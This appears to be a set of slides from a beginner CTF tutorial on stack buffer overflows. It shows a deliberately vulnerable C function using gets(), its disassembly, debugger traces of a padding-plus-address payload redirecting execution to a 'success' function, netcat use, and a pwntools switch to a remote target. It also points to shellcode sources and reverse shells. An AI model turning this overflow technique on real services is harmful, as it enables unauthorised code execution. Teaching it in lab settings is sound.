
```c
void vulnerable() {
  char s[12];
  gets(s);
  puts(s);
  return;
}
```




```
.text:080491B1 public vulnerable
.text:080491B1 vulnerable proc near
.text:080491B1
.text:080491B1 s= byte ptr -14h
.text:080491B1 var_4= dword ptr -4
.text:080491B1
.text:080491B1 ; __unwind {
.text:080491B1 push    ebp
.text:080491B2 mov     ebp, esp
.text:080491B4 push    ebx
.text:080491B5 sub     esp, 14h
.text:080491B8 call    __x86_get_pc_thunk_bx
.text:080491BD add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:080491C3 sub     esp, 0Ch
.text:080491C6 lea     eax, [ebp+s]
.text:080491C9 push    eax             ; s
.text:080491CA call    _gets
.text:080491CF add     esp, 10h
.text:080491D2 sub     esp, 0Ch
.text:080491D5 lea     eax, [ebp+s]
.text:080491D8 push    eax             ; s
.text:080491D9 call    _puts
.text:080491DE add     esp, 10h
.text:080491E1 nop
.text:080491E2 mov     ebx, [ebp+var_4]
.text:080491E5 leave
.text:080491E6 retn
```



Stack overflow




```
imwxz  ~/Downloads/tmp  python exp.py                                   ✔  22s  16:51:56
[+] Starting local process '/usr/bin/gdbserver': pid 55629
[*] running in new terminal: ['/usr/bin/gdb', '-q', './stack_example', '-x', '/tmp/pwn7uuba483.gdb']
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaabbbb\x86\x91\x04
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Process '/usr/bin/gdbserver' stopped with exit code 0 (pid 55633)

[+] Starting local process '/usr/bin/gdbserver': pid 55699
[+] Starting local process '/usr/bin/gdbserver': pid 55699
[*] running in new terminal: ['/usr/bin/gdb', '-q', './stack_example', '-x', '/tmp/pwnr81ftqjl.gdb']
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaabbbb\x86\x91\x04
$

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────[ REGISTERS ]───────────────────────────────────
 EAX  0x1d
 EBX  0x61616161 ('aaaa')
 ECX  0x804e1b0 ◂— 0x61616161 ('aaaa')
 EDX  0xffffffff
 EDI  0x8049070 (_start) ◂— 0xfb1e0ff3
 ESI  0x1
 EBP  0x62626262 ('bbbb')
 ESP  0xffffcb6c —▸ 0x8049186 (success) ◂— 0x53e58955
 EIP  0x80491e6 (vulnerable+53) ◂— 0xe58955c3
────────────────────────────────────[ DISASM ]────────────────────────────────────
 ► 0x80491e6 <vulnerable+53>    ret             <0x8049186; success>
    ↓
   0x8049186 <success>          push   ebp
   0x8049187 <success+1>        mov    ebp, esp
   0x8049189 <success+3>        push   ebx
   0x804918a <success+4>        sub    esp, 4
   0x804918d <success+7>        call   __x86.get_pc_thunk.ax <__x86.get_pc_thunk.ax>

   0x8049192 <success+12>       add    eax, 0x2e6e
   0x8049197 <success+17>       sub    esp, 0xc
   0x804919a <success+20>       lea    edx, [eax - 0x1ff8]
   0x80491a0 <success+26>       push   edx
   0x80491a1 <success+27>       mov    ebx, eax
────────────────────────────────────[ STACK ]────────────────────────────────────
00:0000│ esp 0xffffcb6c —▸ 0x8049186 (success) ◂— 0x53e58955
01:0004│     0xffffcb70 ◂— 0x0
02:0008│     0xffffcb74 —▸ 0x8049070 (_start) ◂— 0xfb1e0ff3
03:000c│     0xffffcb78 ◂— 0x0
04:0010│     0xffffcb7c —▸ 0xf7dbba0d (__libc_start_main+237) ◂— add    esp, 0x10
05:0014│     0xffffcb80 ◂— 0x1
06:0018│     0xffffcb84 —▸ 0xffffcc24 —▸ 0xffffce7b ◂— './stack_example'
07:001c│     0xffffcb88 —▸ 0xffffcc2c —▸ 0xffffce8b ◂— 'BROWSER=/usr/bin/google-chrome-stable'
──────────────────────────────────[ BACKTRACE ]──────────────────────────────────
 ► f 0 0x80491e6 vulnerable+53
   f 1 0x8049186 success
   f 2      0x0
─────────────────────────────────────────────────────────────────────────────────
pwndbg>
```



```
pwndbg> x/24xb $esp-0x14
0xffffcb58:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcb60:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcb68:     0x62    0x62    0x62    0x62    0x86    0x91    0x04    0x08

00:0000│ esp 0xffffcb6c —▸ 0x8049186 (success) ◂— 0x53e58955
01:0004│     0xffffcb70 ◂— 0x0
02:0008│     0xffffcb74 —▸ 0x8049070 (_start) ◂— 0xfb1e0ff3
pwndbg> si
0x08049186 in success ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────[ REGISTERS ]───────────────────────────────────
 EAX  0x1d
 EBX  0x61616161 ('aaaa')
 ECX  0x804e1b0 ◂— 0x61616161 ('aaaa')
 EDX  0xffffffff
 EDI  0x8049070 (_start) ◂— 0xfb1e0ff3
 ESI  0x1
 EBP  0x62626262 ('bbbb')
*ESP  0xffffcb70 ◂— 0x0
*EIP  0x8049186 (success) ◂— 0x53e58955
────────────────────────────────────[ DISASM ]────────────────────────────────────
   0x80491e6 <vulnerable+53>    ret
    ↓
 ► 0x8049186 <success>          push   ebp
   0x8049187 <success+1>        mov    ebp, esp
   0x8049189 <success+3>        push   ebx
   0x804918a <success+4>        sub    esp, 4
   0x804918d <success+7>        call   __x86.get_pc_thunk.ax <__x86.get_pc_thunk.ax>

   0x8049192 <success+12>       add    eax, 0x2e6e
   0x8049197 <success+17>       sub    esp, 0xc
   0x804919a <success+20>       lea    edx, [eax - 0x1ff8]
   0x80491a0 <success+26>       push   edx
   0x80491a1 <success+27>       mov    ebx, eax
────────────────────────────────────[ STACK ]────────────────────────────────────
00:0000│ esp 0xffffcb70 ◂— 0x0
01:0004│     0xffffcb74 —▸ 0x8049070 (_start) ◂— 0xfb1e0ff3
02:0008│     0xffffcb78 ◂— 0x0
03:000c│     0xffffcb7c —▸ 0xf7dbba0d (__libc_start_main+237) ◂— add    esp, 0x10
04:0010│     0xffffcb80 ◂— 0x1
05:0014│     0xffffcb84 —▸ 0xffffcc24 —▸ 0xffffce7b ◂— './stack_example'
06:0018│     0xffffcb88 —▸ 0xffffcc2c —▸ 0xffffce8b ◂— 'BROWSER=/usr/bin/google-chrome-stable'
07:001c│     0xffffcb8c —▸ 0xffffcbb4 ◂— 0x0
──────────────────────────────────[ BACKTRACE ]──────────────────────────────────
 ► f 0 0x8049186 success
   f 1      0x0
─────────────────────────────────────────────────────────────────────────────────
pwndbg>
```


Stack overflow

- In challenge, the elf will bind some port, like 127.0.0.1:1234
- try **nc** first



```
imwxz ~ nc -lvvp 1234
Listening on any address 1234 (search-agent)
Connection from 127.0.0.1:57370
1
2
3
```


```
imwxz ~ nc 127.0.0.1 1234
1
2
3
```



```
imwxz ~ nc www.google.com 80                                                    ✓ 1m 13s 15:09:38
GET / HTTP/1.1

HTTP/1.1 200 OK
Date: Wed, 20 Oct 2021 07:10:20 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2021-10-20-07; expires=Fri, 19-Nov-2021 07:10:20 GMT; path=/; domain=.google.com; Secure
Set-Cookie: NID=511=vYzYQyoa_1yiIUJ2HLRglvZADe9r5lJFfQIlmqk6l9wTlcxUJciZ4kut0cQPA_NyEqBwMVjfLFMDojo8kJNZh-7H0yfyIht-ob_AA1JWDJyKBOqnba88M7BADtz7944yR07Q9DJe
WQC8FUHR6jf0JPd8XD9r43JNFsk4eSq-al0; expires=Thu, 21-Apr-2022 07:10:20 GMT; path=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked

4d91
<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="zh-HK"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"
><meta content="/images/branding/googleg/1x/googleg_standard_color_128dp.png" itemprop="image"><title>Google</title><script nonce="VrBMIhv1mcFA502XzY24ng=="
>(function(){window.google={kEI:'3MBvYdCTDeuXr7wPgcqNQA',kEXPI:'0,18167,1284363,56879,1709,4350,206,4804,2316,383,246,5,1354,5250,1122516,1197714,687,302561
,26305,51223,16115,17444,1954,9286,17572,4859,1361,9290,3025,17584,4998,13228,3847,4192,6434,19043,2775,919,5081,1593,1279,2212,530,149,1103,840,2197,4100,3
514,606,2023,1777,522,14668,2269,1,957,2845,7,4774,825,6755,5096,7539,8229,552,908,2,940,2615,3783,9359,3,346,230,6460,148,13975,4,1253,275,2304,1240,5223,5
260,2014,18375,2658,6701,654,32,5616,8012,2305,639,18279,2522,3299,2536,4094,3138,7,907,3,3541,1,5096,2,1,3,9161,447,1814,283,38,874,5992,16728,1718,2,3034,
5459,5526,1931,3909,2424,2349,3503,1576,3,2116,2866,2,2,2756,1142,1160,6700,2377,2721,4044,2,5976,5388,2887,2,6,7719,4568,2577,3132,278,265,2990,3648,85,853
,4,2259,665,2,7897,231,3751,1039,237,4,3186,2395,2,6,796,1625,4,504,669,931,1186,83,3293,1570,130,1223,960,144,651,2,644,380,13,261,500,45,2,532,54,22,67,21
9,1294,368,465,468,1155,108,38,3,2,210,361,328,635,403,280,473,222,137,4,336,45,73,500,238,145,3,20,125,3,291,737,666,61,342,447,249,182,4,37,408,110,2,2,1,
473,647,116,48,1040,399,1017,198,1752,5553326,99,347,315,1802575,94,4192714,651,519,2800697,882,444,1,2,80,1,1796,1,9,2553,1,748,141,795,563,1,4265,1,1,2,13
31,4142,2609,155,17,13,72,139,4,2,20,2,169,13,19,46,5,39,96,548,29,2,2,1,2,1,2,2,7,4,1,2,2,2,2,2,2,353,513,186,1,1,158,3,2,2,2,2,2,4,2,3,3,269,122,190,239,1
2,9,5,2,100,7,5,245,42,1,2,4,2,2,3,5,37,1,1,1,4,12,23953669,4038575,3,2774,338,3,2414,1007,484,9,1434,1516,289,121,720,2094,341,1582,140,648,777201',kBL:'zR
```


Stack overflow

- In pwntools
- replace or comment



```
sh = process('./stack_example')
```

- with



```
sh = remote('127.0.0.1', 1234)
```

- No more thing to do!

Stack overflow

- Conclusion
- We can control the EIP to somewhere we need, that is, the return address of some function.

- Dangerous function:
  - gets
  - scanf
  - vscanf
  - sprintf
  - strcpy
  - strcat
  - bcopy

Shellcode

- In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability.
- In short: run shellcode = get shell

- No need to remember or understand(for beginner)
  - Shellcode database: http://shell-storm.org/shellcode/
  - pwntools: shellcraft.sh()

- Extend:
  - escape null bytes
  - port bind shell and reverse shell